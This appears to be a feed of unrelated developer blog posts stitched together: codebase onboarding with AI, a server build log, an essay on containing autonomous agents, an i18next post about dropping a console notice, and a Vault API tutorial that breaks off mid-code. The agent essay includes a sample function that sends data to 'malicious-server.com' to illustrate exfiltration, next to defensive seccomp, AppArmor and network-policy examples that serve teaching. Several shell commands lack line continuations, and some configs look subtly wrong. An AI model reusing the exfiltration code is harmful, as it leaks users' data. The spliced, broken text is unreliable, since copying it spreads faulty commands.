How to Read Any Codebase in 30 Minutes With AI Tools

Your manager says “get familiar with the codebase.” You open the repo. 200K lines. No architecture docs. The README was last updated two years ago.

This is the first real challenge every new developer faces — and nobody teaches you how to handle it. Reading code is harder than writing it, and scrolling through files at random wastes hours without building understanding.

Here are 5 steps that turn AI into your codebase guide. Total time: 30 minutes for a medium-sized project.

Step 1: Map the File Tree (5 Minutes)

Before reading a single line of code, understand the shape of the project.

Run tree with depth limits to avoid drowning in files:

# Get the top 2 levels of the project structure
tree -L 2 -I 'node_modules|.git|__pycache__|.venv|dist'

# For larger projects, limit to directories only
tree -L 3 -d -I 'node_modules|.git|__pycache__|.venv'

This gives you output like:

.
├── src/
│   ├── api/
│   ├── models/
│   ├── services/
│   └── utils/
├── tests/
│   ├── unit/
│   └── integration/
├── docker-compose.yml
├── pyproject.toml
└── README.md

Copy the tree output and paste it into your AI coding assistant (ChatGPT, Claude, Copilot Chat — any works). Ask:

“Here is the file tree for a project I just joined. What does each top-level directory likely do? What architectural pattern does this suggest?”

The AI gives you a mental map in 60 seconds. You now know where the API routes live, where business logic sits, and where tests are.

Why this works: Your brain processes spatial layouts faster than text. A file tree is a spatial map of the codebase. The AI fills in the labels.

Step 2: Read the Config Files (5 Minutes)

Config files are the most honest documentation in any project. They list the actual dependencies, scripts, and settings — not what someone intended to write, but what the project actually uses.

Read these files in order:

# Python projects
cat pyproject.toml   # or requirements.txt, setup.py

# JavaScript projects
cat package.json

# Any project with containers
cat docker-compose.yml

# Environment variables tell you what external services exist
cat .env.example     # never .env — that has real secrets

For a Python project, pyproject.toml tells you everything:

[project]
dependencies = [
    "fastapi>=0.104.0",
    "sqlalchemy>=2.0",
    "pydantic>=2.5",
    "httpx>=0.25.0",
    "celery>=5.3.0",
]

[project.scripts]
serve = "app.main:run"
worker = "app.tasks:start_worker"

From these 10 lines, you know:

  • FastAPI — this is a web API, not a CLI tool
  • SQLAlchemy — there is a database with an ORM
  • Celery — there are background tasks
  • httpx — the app calls external APIs
  • Entry points — app/main.py has run(), app/tasks.py has start_worker()

Paste the config file into your AI assistant and ask:

“What does this project do based on its dependencies? What external services does it need?”

Five minutes in. You already know the tech stack, external dependencies, and entry points.

Step 3: Find and Trace the Entry Point (10 Minutes)

Every application has a front door. Find it, then follow the first hallway.

# Python — find the main entry
grep -rn "if __name__" --include="*.py" | head -5
grep -rn "app = FastAPI|app = Flask|app = Django" --include="*.py" | head -5

# JavaScript — find the main entry
grep -rn "createServer|express()|new Hono" --include="*.js" --include="*.ts" | head -5

# Or just check the config — package.json "main" or pyproject.toml [project.scripts]

Once you find the entry file, read it with your AI assistant. In Claude Code, you can open the project and ask directly. In other tools, paste the file content and ask:

“Walk me through what happens when this application starts. What gets initialized? What routes get registered?”

Now trace one path deeper. Pick the most important-looking route or function and follow it:

# Find where a function is defined
grep -rn "def process_order" --include="*.py"

# Find where it's called
grep -rn "process_order" --include="*.py"

You are tracing a single thread through the codebase. Not reading everything — reading one path from entry to exit. This builds a mental model of how the pieces connect.

The 10-minute rule: Set a timer. Trace one request from the API endpoint to the database and back. When the timer goes off, stop. You now understand one complete flow, and every other flow follows a similar pattern.

Step 4: Read One Test File (5 Minutes)

Tests are executable documentation. They show you what the code is supposed to do, what inputs it expects, and what outputs it produces.

# Find the test files
ls tests/ 2>/dev/null || ls test/ 2>/dev/null

# Pick the test file that matches the entry point you traced
# If you traced process_order, look for test_process_order.py
find . -name "test_*order*" -o -name "*order*_test*" | head -5

A well-written test tells you more than any documentation:

def test_process_order_calculates_total():
    order = Order(items=[
        Item(name="Widget", price=9.99, quantity=2),
        Item(name="Gadget", price=24.99, quantity=1),
    ])

    result = process_order(order)

    assert result.total == 44.97
    assert result.status == "confirmed"
    assert len(result.line_items) == 2

From this single test, you know:

  • Order takes a list of Item objects
  • Each Item has name, price, and quantity
  • process_order returns an object with total, status, and line_items
  • The function calculates totals and confirms orders

No documentation needed. The test IS the documentation.

If the project has no tests (it happens), check for API documentation, Swagger/OpenAPI specs, or example scripts in a docs/ or examples/ directory.

Step 5: Read the Git Log (5 Minutes)

The git history tells you what is actively changing — which matters more than what exists.

# See the last 20 commits with files changed
git log --oneline --stat -20

# See who works on what
git shortlog -sn --since="3 months ago"

# Find the most frequently changed files (these are the hot spots)
git log --pretty=format: --name-only --since="3 months ago" | sort | uniq -c | sort -rn | head -15

The last command is the most powerful. It shows you the files that change most often. These are the files you should understand first because:

  1. They contain the most active business logic
  2. They are where bugs are most likely to appear
  3. They are where your first tasks will probably be
  47 src/services/order_service.py
  31 src/api/routes/orders.py
  28 src/models/order.py
  19 tests/test_order_service.py
  12 src/utils/pricing.py

This output tells you the order system is the hot zone. Your first PR will probably touch these files. Read them next.

Bonus — read recent PR descriptions:

# If using GitHub
gh pr list --state merged --limit 10

# Read a specific PR's description and comments
gh pr view 142

PR descriptions often contain more context than commit messages. They explain why changes were made, not just what changed.

What NOT to Do

Three mistakes new developers make when reading a codebase:

Do not read every file sequentially. A 200K-line codebase is not a book. Reading src/a.py through src/z.py builds no mental model. Trace flows instead.

Do not memorize implementation details. You do not need to know how the caching layer works on day one. You need to know it exists and where it lives. Details come when you work on a task that touches them.

Do not skip the config files. package.json and pyproject.toml tell you the truth about the project. README files tell you what someone hoped the project would become.

The 30-Minute Template

Copy this checklist for your first day on any codebase:

[  ] 0:00 - Run tree -L 2, paste into AI, get structure overview
[  ] 0:05 - Read pyproject.toml / package.json, identify stack
[  ] 0:10 - Find entry point (grep for main/app creation)
[  ] 0:12 - Trace one request from route to database
[  ] 0:20 - Read one test file matching the flow you traced
[  ] 0:25 - Run git log frequency analysis, find hot files
[  ] 0:30 - Write 5 bullet points: what the app does, how it works

That last step matters. Writing a summary forces your brain to organize what you learned. Keep it in a personal notes file. Update it as you learn more.

After the First 30 Minutes

The 30-minute method gives you a working mental model. Not a complete one — a working one. Enough to:

  • Ask informed questions in your first standup
  • Understand which files a bug report probably touches
  • Review a PR without feeling completely lost
  • Pick up your first task without starting from zero

Every week, trace one more flow through the codebase. Within a month, you will know the system better than developers who have been there for years but never mapped it systematically.

The codebase is not a mystery. It is a system with entry points, flows, and patterns. Map the structure, trace the flows, read the tests, check the history. AI accelerates each step, but the method works with or without it.

Follow @klement_gunndu for more beginner-friendly AI content. We’re building in public.

Two servers, two philosophies: local bots and a new Hetzner frontier

The split is intentional

The M900 Tiny runs the bots. Hetzner runs everything new.

That’s not an accident — it’s a deliberate architectural choice that emerged from a real decision earlier this year. When the question came up of whether to migrate the grid bots to cloud, the answer was no. Not because the cloud is bad, but because the bots already had a working home with zero additional infrastructure cost, and moving them would eat into P&L without improving performance.

So the machine stays. And when something new needs hosting — something that isn’t a bot, something that benefits from a public IP and isolation — Hetzner is the answer.

That’s what valvestudio.io is.

What’s starting

As of this week, a new Hetzner project is live (empty — no servers yet, but the foundation is there). valvestudio.io is a new project spinning up.

No public details yet — just an API key, a blank Hetzner project, and a plan.

The architecture pattern will be familiar: start minimal, deploy progressively, add infrastructure as needed rather than upfront. No 5-server setup for a project that doesn’t have users yet.

The infrastructure split in practice

Layer Where Why
Grid trading bots M900 Tiny (local) Zero infra cost, stable, isolated from new experiments
AI agent (m900) M900 Tiny (local) Same box, same context, no latency overhead
New projects Hetzner VPS Public IP, isolated, €4–6/month per server
Code / logs GitHub Public record, free

This keeps the critical (bots, agent) separate from the experimental (new deployments). A bad deploy on Hetzner doesn’t touch the bots. A bot issue doesn’t affect whatever is running on Hetzner.

Clean separation of failure domains.

Why bare metal still wins for bots

The cloud argument sounds compelling: flexibility, scaling, managed infra. But for a script running on cron every 5 minutes, hitting exchange APIs, reading/writing a few KB of state — that’s not a cloud workload.

The M900 Tiny has been running continuously for months. The bots are in steady state. The monthly cost is electricity, which is already being paid for the machine to exist.

Moving that to Hetzner would cost real money (€10–20/month) in exchange for… what, exactly? Faster deploys? The bots deploy by copying a Python file and restarting a cron job. There’s nothing to optimize.

The cloud is for things that benefit from cloud: horizontal scaling, global distribution, managed databases, public endpoints. None of that applies here.

The pattern for new projects

Start with the minimum. One VPS. No load balancer, no managed DB, no Kubernetes. Get something running, validate it, then add infrastructure if the project survives first contact with reality.

Most projects don’t reach the scale where the fancy infrastructure matters. The bottleneck is almost never the server.

Week 13 closes

This week: operational discipline, automated publishing, architecture decisions, and a new project on the horizon.

The bots are quiet. The agent is running. The next thing to build has a name.

Infrastructure: M900 Tiny (local) + Hetzner Cloud

Source: github.com/jmolinasoler/build-log

Go hard on agents, not on your filesystem!

The increasing prevalence of autonomous agents, from sophisticated AI models executing complex tasks to distributed microservices orchestrating critical workflows, necessitates a re-evaluation of fundamental security and operational paradigms. Traditional system security has often placed a heavy emphasis on filesystem permissions and access control lists (ACLs) as primary mechanisms for resource protection. While indispensable, this filesystem-centric approach exhibits significant limitations when confronted with the dynamic, unpredictable, and potentially resource-intensive nature of modern agents. The emerging principle, “Go hard on agents, not on your filesystem,” advocates for shifting the primary focus of security and control from the passive protection of resources to the active, comprehensive containment and supervision of the agents themselves.

Limitations of Filesystem-Centric Security

Filesystem permissions, epitomized by POSIX discretionary access control (DAC) models and extended ACLs, form a cornerstone of Unix-like operating system security. These mechanisms dictate which users or groups can read, write, or execute specific files and directories.

For instance, a typical set of permissions might restrict write access to a sensitive directory:

drwxr-xr-x  2 user group 4096 Oct 27 10:00 /var/www/html

Here, only user can modify files within /var/www/html. If an agent runs as a different user, its direct ability to tamper with these files is constrained. Mandatory Access Control (MAC) systems like SELinux or AppArmor extend this with policy-based restrictions, allowing administrators to define fine-grained rules that govern process interactions with files, network sockets, and other kernel objects, overriding DAC decisions.

However, relying solely on filesystem controls presents several critical deficiencies in an agent-driven architecture:

  1. Granularity and Complexity: Managing precise filesystem permissions for every temporary file, log, or configuration an agent might interact with is arduous. Agents often require dynamic creation and deletion of temporary data, making static ACLs unwieldy. Overly permissive ACLs, granted for operational convenience, introduce significant attack surfaces.
  2. Blind Spots Beyond File I/O: Filesystem permissions offer no protection against numerous other attack vectors and operational hazards:
    • Resource Exhaustion: An agent can consume excessive CPU cycles, memory, or network bandwidth, leading to denial of service for other processes, without touching a single sensitive file.
    • Network Access: An agent might perform unauthorized network requests (e.g., exfiltrate data, initiate command-and-control communication) without modifying local files.
    • Inter-Process Communication (IPC): Shared memory segments, message queues, or pipes can be exploited for data leakage or privilege escalation without explicit filesystem interaction.
    • System Call Abuse: Certain system calls, while not directly manipulating files, can lead to system instability, information disclosure, or privilege escalation (e.g., ptrace, mmap with specific flags, arbitrary kernel module loading).
    • Logical Flaws and Business Logic Bypass: Filesystem controls cannot prevent an agent from performing authorized but malicious actions within an application’s context (e.g., an AI agent intentionally mislabeling data if its internal reward function is compromised).
    • Privilege Escalation: A vulnerability allowing an agent to execute arbitrary code with elevated privileges can bypass filesystem restrictions entirely by changing its effective user ID or by exploiting kernel vulnerabilities.

Consider a Python agent designed to process sensor data. If its execution environment is only protected by filesystem permissions, it might still pose risks:

import os
import requests
import time
import sys

# Assume this script runs with limited filesystem permissions
# but its execution environment is not otherwise contained.

def process_data(data):
    # Simulate data processing that might consume CPU
    _ = [i*i for i in range(1_000_000)]
    return f"Processed: {data}"

def exfiltrate_data(data):
    # This might bypass filesystem protections if network access is allowed
    try:
        response = requests.post("http://malicious-server.com/upload", json={"data": data})
        print(f"Data exfiltration attempt: {response.status_code}")
    except requests.exceptions.ConnectionError:
        print("Could not connect to exfiltration server.")

def create_resource_hog():
    # This loop could consume CPU indefinitely
    print("Starting CPU hog...", file=sys.stderr)
    while True:
        _ = 1 + 1 # Simulate arbitrary computation
        time.sleep(0.001)

if __name__ == "__main__":
    if os.getenv("EXFILTRATE_MODE") == "true":
        exfiltrate_data("Sensitive sensor data")
    elif os.getenv("HOG_MODE") == "true":
        create_resource_hog()
    else:
        print(process_data("Some sensor reading"))

In this example, even if the script cannot write to /etc or /usr/local/bin, it can still initiate network connections to a malicious server or consume all available CPU resources, severely impacting system stability. Filesystem permissions alone are insufficient to mitigate these threats.

Principles of Agent-Centric Security

The “go hard on agents” philosophy shifts focus to comprehensive control over the agent’s execution environment and capabilities from instantiation to termination. This proactive approach involves several key principles:

  1. Execution Isolation: Agents must operate within strict boundaries that prevent uncontrolled interaction with the host system or other agents. This compartmentalization limits the blast radius of a compromised or misbehaving agent.
  2. Resource Control: Explicit limits on computational resources (CPU, memory, I/O, network bandwidth) ensure that an agent cannot starve the host or other critical services.
  3. System Call Interception and Filtering: Granular control over the system calls an agent can make prevents it from performing actions outside its defined purpose, even if it manages to execute arbitrary code.
  4. Network Segmentation and Policy Enforcement: Agents should only be able to communicate with specified network endpoints and protocols, preventing unauthorized data exfiltration or lateral movement.
  5. Principle of Least Privilege (at Runtime): An agent should only possess the minimum set of permissions and capabilities absolutely necessary to perform its designated task, and these privileges should be dynamically adjustable or revoked.
  6. Comprehensive Observability and Monitoring: Detailed logging, metrics, and tracing of agent behavior are essential for detecting anomalies, debugging issues, and post-mortem analysis.
  7. Ephemeral Environments: Agents, especially those performing transient tasks, should ideally run in ephemeral environments that are provisioned on demand and destroyed immediately after task completion, leaving no persistent state or artifacts.

Architectural Patterns and Technologies for Agent Containment

Implementing agent-centric security relies on a stack of robust technologies and architectural patterns.

Containerization

Container runtimes like Docker, Podman, and containerd are foundational. They leverage Linux kernel features to provide lightweight isolation.

  • Namespaces: Provide process (PID), mount (MNT), network (NET), inter-process communication (IPC), user (USER), and hostname (UTS) isolation. Each agent within a container perceives its own isolated view of these resources.
  • Control Groups (cgroups): Enforce resource limits for CPU, memory, block I/O, and network I/O. This directly addresses the resource exhaustion problem.

Example of running an agent with resource limits using Docker:

docker run -d 
  --cpus="0.5"              # Limit to 50% of one CPU core
  --memory="256m"           # Limit memory to 256MB
  --network="isolated-net"  # Attach to a specific, isolated network
  --read-only               # Mount root filesystem as read-only
  -v /tmp/agent-data:/data  # Allow specific data volume for read/write
  --cap-drop=ALL            # Drop all Linux capabilities
  --security-opt=no-new-privileges  # Prevent privilege escalation
  my-agent-image:latest

This command demonstrates several “go hard on agents” principles: resource limits, network segmentation, read-only root filesystems, and strict capability dropping.

System Call Sandboxing with Seccomp BPF

Secure computing mode (seccomp) with Berkeley Packet Filter (BPF) allows for fine-grained control over system calls. A seccomp profile defines a whitelist or blacklist of allowed system calls, and the kernel intercepts and enforces these rules. This prevents agents from making unauthorized kernel interactions, even if compromised.

A typical seccomp profile might disallow chroot, mount, or network-related calls if an agent doesn’t require them.

Example of a basic seccomp profile JSON:

{
    "defaultAction": "SCMP_ACT_ERRNO",
    "syscalls": [
        {
            "names": [
                "arch_prctl", "brk", "close", "dup", "dup2", "dup3", "exit_group",
                "fcntl", "fstat", "getuid", "getpid", "getppid", "getcwd",
                "mmap", "mprotect", "munmap", "newfstatat", "openat", "pipe",
                "prctl", "read", "readlink", "rt_sigaction", "rt_sigprocmask",
                "set_robust_list", "set_tid_address", "stat", "sysinfo",
                "write", "socket", "connect", "sendto", "recvfrom"
            ],
            "action": "SCMP_ACT_ALLOW"
        }
    ]
}

This profile would permit basic file I/O, process management, and network communication, but any other system calls (e.g., execve, mount, ptrace) would trigger an error. Docker and Kubernetes allow applying such profiles to containers.

To apply this to a simple Python script, one would typically use a container runtime or a specialized sandboxing tool that interfaces with seccomp. A direct Python example demonstrating seccomp setup is complex as it requires low-level system calls or wrapper libraries, but conceptually:

import os
import ctypes

# Hypothetical wrapper for seccomp (requires libseccomp or direct syscalls)
# In a real scenario, this would be handled by a container runtime or a seccomp library.
def setup_seccomp_profile(profile_path):
    # This is a conceptual placeholder.
    # Actual implementation would involve calling `seccomp_load` from a C library
    # or invoking a tool that does this.
    print(f"Loading seccomp profile from {profile_path}")
    # ... logic to load the profile and enforce it ...
    pass

if __name__ == "__main__":
    if os.getenv("SANDBOX_MODE") == "true":
        # In a real system, the container runtime would do this
        # or a C program would execute this Python script after setting seccomp.
        # setup_seccomp_profile("/etc/seccomp/my_agent_profile.json")
        pass # Assuming container runtime handled it

    # This agent attempts to open a network socket
    # If network-related syscalls are blocked by seccomp, this will fail with EPERM
    import socket
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("8.8.8.8", 53))
        print("Connected to 8.8.8.8:53 (DNS server)")
        s.close()
    except Exception as e:
        print(f"Failed to connect to network: {e}")

    # This agent tries to fork, which might be blocked
    try:
        pid = os.fork()
        if pid == 0:
            print("Child process created.")
            os._exit(0)
        else:
            print(f"Parent process, child PID: {pid}")
            os.waitpid(pid, 0)
    except OSError as e:
        print(f"Failed to fork process: {e}")

If a seccomp profile were loaded that explicitly disallowed socket or fork system calls, the corresponding operations would fail with an EPERM error, demonstrating proactive agent containment.

Virtualization and Micro-VMs

For the highest level of isolation, especially in multi-tenant environments or for executing untrusted code, virtualization remains paramount.

  • Traditional VMs (KVM, Xen): Offer strong isolation at the hardware level, but come with higher resource overhead and slower startup times.
  • Micro-VMs (Firecracker, gVisor): These provide VM-like isolation with container-like speed and resource efficiency. Firecracker, for instance, focuses on minimal guest OS overhead, purpose-built for serverless functions and ephemeral workloads. gVisor intercepts system calls at the user-space level, creating a secure kernel boundary around a container.

These technologies effectively create a “hard shell” around the agent, limiting its ability to interact with the underlying host OS kernel, thereby addressing complex privilege escalation paths that might bypass namespace/cgroup isolation.

Linux Security Modules (LSMs)

LSMs like SELinux and AppArmor, while often associated with filesystem controls, are powerful tools for agent containment. They enforce Mandatory Access Control (MAC) policies that govern all security-relevant operations, including network access, IPC, and arbitrary system calls, not just file operations. An AppArmor profile can be explicitly written to restrict what an agent process can do:

# AppArmor profile for my-agent
# This profile aims to restrict the agent significantly.

## /etc/apparmor.d/my-agent-profile
profile my-agent flags=(attach_disconnected, complain) {
  # Deny all network access by default
  deny network,

  # Deny any capability usage
  deny capability,

  # Restrict process creation
  deny ptrace,
  deny /usr/bin/** px,
  deny /bin/** px,

  # Allow execution of the agent itself (assuming it's in /usr/local/bin)
  /usr/local/bin/my-agent r,
  /usr/local/bin/my-agent ix, # Execute only

  # Allow read access to specific configuration
  /etc/my-agent/config.json r,

  # Allow specific temporary directory creation and use (e.g., for logs)
  /var/log/my-agent/ rw,
  /var/log/my-agent/** rwkl,

  # Deny all other file system access
  deny /home/** rwklx,
  deny /root/** rwklx,
  deny /tmp/** rwklx, # Unless explicitly allowed via separate rule
  deny /** rwlkmix, # Default deny for everything else

  # Allow basic system libraries for execution
  owner /lib{,64}/ld-*.so* rm,
  owner /lib{,64}/lib*.so* rm,
  owner /usr/lib{,64}/lib*.so* rm,
  owner @{PROC}/[0-9]*/status r,
  owner @{PROC}/[0-9]*/maps r,
  owner @{PROC}/[0-9]*/comm r,
}

This AppArmor profile is a strong example of “going hard on agents” by defining precisely what the my-agent process is allowed to do, regardless of its user ID or group memberships.

Service Mesh and API Gateways

For agents communicating over a network, a service mesh (e.g., Istio, Linkerd) or an API Gateway can enforce granular network policies, authentication, and authorization at the application layer. This adds another layer of control, ensuring that even if an agent manages to make a network call, it is only to authorized services via allowed APIs.

  • Network Policies (Kubernetes): Define how pods (containing agents) are allowed to communicate with each other and external network endpoints.
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: deny-all-egress
spec:
  podSelector:
    matchLabels:
      app: my-agent
  policyTypes:
    - Egress
  egress:
    # Allow communication only to DNS (UDP port 53)
    # and a specific internal service
    - to:
        - ipBlock:
            cidr: 0.0.0.0/0
            except:
              - 10.0.0.0/8 # Internal network
      ports:
        - protocol: UDP
          port: 53
    - to:
        - podSelector:
            matchLabels:
              app: internal-api
      ports:
        - protocol: TCP
          port: 8080

This Kubernetes NetworkPolicy explicitly defines the allowed egress traffic for pods labeled app: my-agent, blocking all other outgoing connections.

Ephemeral Execution Environments

The practice of provisioning temporary, isolated environments for agents that are destroyed after a single execution cycle is crucial. This ensures that any residual state, malware, or vulnerabilities introduced during an agent’s run are completely purged, preventing persistence or lateral spread. Technologies like serverless functions (AWS Lambda, Google Cloud Functions) inherently provide this ephemerality. Custom orchestration can achieve this with containers or micro-VMs.

Challenges and Considerations

While the “go hard on agents” philosophy offers significant security advantages, its implementation presents several challenges:

  1. Performance Overhead: Strict isolation mechanisms like micro-VMs or extensive system call filtering inherently introduce some performance overhead due to context switching, virtualization, or interception logic. A balance must be struck between security and performance requirements.
  2. Complexity of Policy Definition: Crafting comprehensive and correct security policies (e.g., seccomp profiles, AppArmor rules, network policies) for a diverse set of agents, each with unique requirements, can be complex and error-prone. Misconfigured policies can lead to operational failures or security gaps.
  3. Debugging and Observability: Highly constrained environments can make debugging challenging. Robust logging, tracing, and monitoring tools are essential to understand why an agent might be failing or misbehaving under strict policies.
  4. Supply Chain Security: Runtime containment protects against an agent’s actions, but not against vulnerabilities or malicious code embedded within the agent itself during development or build time. Secure supply chain practices (code review, static analysis, dependency scanning) remain critical.
  5. Dynamic Adaptation: Agents, especially AI models, can evolve. Their operational requirements might change, necessitating dynamic adjustments to security policies without compromising the overall security posture. This demands automation and continuous policy validation.

Conclusion

The evolution of computing, characterized by increasingly autonomous and intelligent agents, demands a fundamental shift in how we approach system security. Relying predominantly on static filesystem permissions is an outdated and insufficient strategy. The principle “Go hard on agents, not on your filesystem” advocates for a proactive, comprehensive approach to agent containment, focusing on the rigorous control of their execution environments, resource consumption, system call interactions, and network access.

By leveraging technologies such as containerization, micro-virtualization, system call sandboxing (seccomp), Mandatory Access Control (LSMs), and network segmentation (service meshes, network policies), organizations can build robust defenses that isolate agents and mitigate a wide array of threats that extend far beyond simple file manipulation. While these approaches introduce complexity and potential performance considerations, the enhanced security posture and resilience gained are indispensable for the secure operation of modern agent-driven systems. A deliberate architectural choice towards comprehensive agent containment is not merely an improvement but a necessity in safeguarding critical infrastructure from the sophisticated challenges posed by today’s digital landscape.

For advanced consulting services in designing and implementing secure, agent-centric architectures and robust cybersecurity solutions, please visit https://www.mgatc.com.

Originally published in Spanish at www.mgatc.com/blog/go-hard-on-agents-not-on-your-filesystem/

Why We Added a Console Notice to i18next — and Why We Removed It

i18next turns 15 this year. It has almost 15 million weekly npm downloads,
powers applications in every industry across the world, and is maintained
by a small core team — the same people who founded Locize.

This is the story of a decision we made, what it cost, and why we reversed it.

The sustainability problem nobody talks about

Open source maintainers are expected to deliver production-grade software,
respond to issues, fix security vulnerabilities, and keep pace with a
fast-moving ecosystem — for free.

We’ve tried the standard approaches:

  • GitHub Sponsors — the numbers were honest and we’re grateful for every
    contributor, but they never came nearly close to funding even a minimal part of a single full-time engineer.
  • README badges and funding links — almost no one reads them.
  • NPM funding metadata — same story.

The reality is that i18next exists today because of Locize — our own
managed localization product, built by the i18next core team to fund the
library’s continued development. Every security fix, every new feature,
every improvement is made possible because Locize pays for the
time to build it.

The problem: most i18next users don’t know this. They use the library,
file issues, request features, and have no idea how it stays maintained.
We’re not complaining — that’s the nature of open source. But it does
create a real tension.

What we decided to do

In v25.8.0, we introduced a single console.info line that appeared
when i18next initialized:

🌐 i18next is made possible by our own product, Locize — consider powering your project with managed localization (AI, CDN, integrations): https://locize.com 💙

The reasoning was straightforward. console.info is a developer-facing
channel. It doesn’t affect your end users, it doesn’t break builds, it
doesn’t affect performance. And it reaches the one audience we actually
wanted to reach: the developers who choose which tools their teams use.

We provided an opt-out via showSupportNotice: false, and
later added a globalThis kill-switch for PaaS and third-party dependency
scenarios, and an I18NEXT_NO_SUPPORT_NOTICE (and later also a NODE_ENV=production) environment variable for
CI/CD pipelines.

What happened next

The developer community responded — loudly, and with legitimate concerns.

The loudest complaints were about developer experience: the notice
appearing multiple times in Next.js builds, flooding test logs, appearing
inside design systems that consumers couldn’t configure. We addressed most
of these iteratively: improving the deduplication logic, adding the
globalThis kill-switch, documenting the suppression options properly.

But the complaint that made us think hardest came from a PaaS provider
who filed a detailed incident report. Their claim: the console notice may
have caused Google Safe Browsing to block hundreds of customer sites.

We investigated carefully. Our honest technical assessment is that
console.info output is not evaluated by Google Safe Browsing — GSB scans
DOM content, not console output, and a link to locize.com in the console
would have to affect our own platform and thousands of direct users if that
were the mechanism. We still believe the actual cause was unrelated to
the notice.

But here’s what we couldn’t dismiss: the reporter had a real production
incident, affecting real customers, and the only change they made — adding
the globalThis kill-switch at the infrastructure level via a Cloudflare
worker — correlated with the block being lifted. We can argue about
causation. We cannot argue about the operational burden that placed on them.

And we made a mistake in our response: we suggested a “bad actor on a
subdomain” as the likely root cause. That was an assumption that didn’t
fit their specific setup — they don’t host user-generated content — and
we shouldn’t have made it. We apologized for that.

What the data actually showed

We tracked where new Locize registrations came from, based on an optional
“how did you hear about us?” field at signup. Over approximately two months
and 226 responses:

Source Signups Share
Google / Search 88 39%
i18next ecosystem 46 20%
Other / Noise 33 14.6%
AI tools (ChatGPT, Gemini, etc.) 15 6.6%
Console notice (explicit) 14 6.2%
Word of mouth 11 4.8%
GitHub / npm / docs 10 4.4%
Blog posts 10 4.4%

14 people explicitly cited the console notice. The “i18next ecosystem”
bucket likely includes more who saw it but described it differently.
The notice drove some awareness. Not zero.

Why we’re removing it

We’re removing the notice in v26.0.0, and we want to be clear: this
is not capitulation to pressure. We still believe the sustainability
argument is correct. We still believe console.info is a legitimate
channel. We still believe Locize is a fair way to fund open source.

We’re removing it because when we weigh the costs and benefits honestly,
the math has changed:

  • The production friction — PaaS providers, library authors, third-party
    dependency scenarios — turned out to be more complex than we anticipated.
  • The edge cases were real: CI pipelines, test logs, design systems,
    environments where suppression required infrastructure-level intervention.
  • The community cost — issues filed, trust eroded, developers who saw
    it as a betrayal of open source principles — was higher than we expected.
  • The conversion impact was real, and we’re not convinced it would grow faster than the community cost it was accumulating.

v26.0.0 is a major release with several breaking changes and modernization
work. Removing the notice cleanly — including the showSupportNotice
option, the globalThis mechanism, and the env var — fits naturally into
that release.

How you can actually support i18next

If this post resonated with you, here’s what actually helps:

  • Try Locize. It’s built by the i18next team, integrates deeply with
    the ecosystem, and there’s also a free plan to get started.
    If it fits your workflow, it directly funds the library you’re using.
  • Tell your team or decision-makers. If your company uses i18next in
    production, knowing that Locize funds its development is relevant
    information for anyone evaluating localization tooling.
  • Mention it when it comes up. When someone asks about i18next in your
    community or on social media, it costs nothing to mention that Locize
    is how the library stays maintained.

We’re not going anywhere. i18next will keep improving. The team is the
same, the commitment is the same, and the library remains fully free and
MIT-licensed.

We just learned something about how to talk about that — and we’re
adjusting accordingly.

— The i18next / Locize team

HashiCorp Vault Has a Free API: Here’s How to Use It for Secrets Management

HashiCorp Vault provides a complete HTTP API for managing secrets, encryption keys, database credentials, and access policies. The open-source version is free and gives you enterprise-grade secrets management.

Why Use the Vault API?

  • Centralize all secrets in one secure location
  • Rotate database credentials automatically
  • Encrypt sensitive data without managing keys
  • Audit every secret access with detailed logs

Getting Started

# Start Vault in dev mode
vault server -dev

export VAULT_ADDR='http://127.0.0.1:8200'
export VAULT_TOKEN='your-root-token'

# Store a secret
curl -s -H "X-Vault-Token: $VAULT_TOKEN" 
  -X POST "$VAULT_ADDR/v1/secret/data/myapp/config" 
  -d '{"data": {"db_password": "supersecret", "api_key": "abc123"}}' | jq .

# Read a secret
curl -s -H "X-Vault-Token: $VAULT_TOKEN" 
  "$VAULT_ADDR/v1/secret/data/myapp/config" | jq '.data.data'

Python Client

import requests

class VaultClient:
    def __init__(self, addr='http://127.0.0.1:8200', token=None):
        self.addr = addr
        self.headers = {'X-Vault-Token': token}

    def read_secret(self, path):
        resp = requests.get(f"{self.addr}/v1/secret/data/{path}", headers=self.headers)
        if resp.status_code == 200:
            return resp.json()['data']['data']
        return None

    def write_secret(self, path, data):
        resp = requests.post(
            f"{self.addr}/v1/secret/data/{path}",
            json={'data': data},
            headers=self.headers
        )
        return resp.json()

    def delete_secret(self, path):
        resp = requests.delete(f"{self.addr}/v1/secret/data/{path}", headers=self.headers)
        return resp.status_code == 204

    def list_secrets(self, path):
        resp = requests.request('LIST', f"{self.addr}/v1/secret/metadata/{path}", headers=self.headers)
        if resp.status_code == 200:
            return resp.json()['data']['keys']
        return []

# Usage
vault = VaultClient(token='your-root-token')

# Store application secrets
vault.write_secret('myapp/production', {
    'database_url': 'postgres://prod-server:5432/mydb',
    'redis_url': 'redis://prod-cache:6379',
    'stripe_key': 'sk_live_xxxxx',
    'jwt_secret': 'my-jwt-signing-key'
})

# Read secrets in your app
config = vault.read_secret('myapp/production')
print(f"DB: {config['database_url']}")

Dynamic Database Credentials

# Enable database secrets engine
curl -s -H "X-Vault-Token: $VAULT_TOKEN" 
  -X POST "$VAULT_ADDR/v1/sys/mounts/database" 
  -d '{"type": "database"}'

# Configure PostgreSQL connection
curl -s -H "X-Vault-Token: $VAULT_TOKEN" 
  -X POST "$VAULT_ADDR/v1/database/config/mydb" 
  -d '{
    "plugin_name": "postgresql-database-plugin",
    "connection_url": "postgresql://{{username}}:{{password}}@localhost:5432/mydb",
    "allowed_roles": ["readonly", "readwrite"],
    "username": "vault_admin",
    "password": "admin_password"
  }'

# Create a role
curl -s -H "X-Vault-Token: $VAULT_TOKEN" 
  -X POST "$VAULT_ADDR/v1/database/roles/readonly" 
  -d '{
    "db_name": "mydb",
    "creation_statements": ["CREATE ROLE "{{name}}" WITH LOGIN PASSWORD '''{{password}}''' VALID UNTIL '''{{expiration}}''' INHERIT; GRANT SELECT ON ALL TABLES IN SCHEMA public TO "{{name}}";"],
    "default_ttl": "1h",
    "max_ttl": "24h"
  }'

# Get temporary credentials (auto-expire in 1 hour!)
curl -s -H "X-Vault-Token: $VAULT_TOKEN" 
  "$VAULT_ADDR/v1/database/creds/readonly" | jq '{username: .data.username, password: .data.password, ttl: .lease_duration}'

Encryption as a Service

import base64

def encrypt(vault, plaintext, key_name='my-key'):
    encoded = base64.b64encode(plaintext.encode()).decode()
    resp = requests.post(
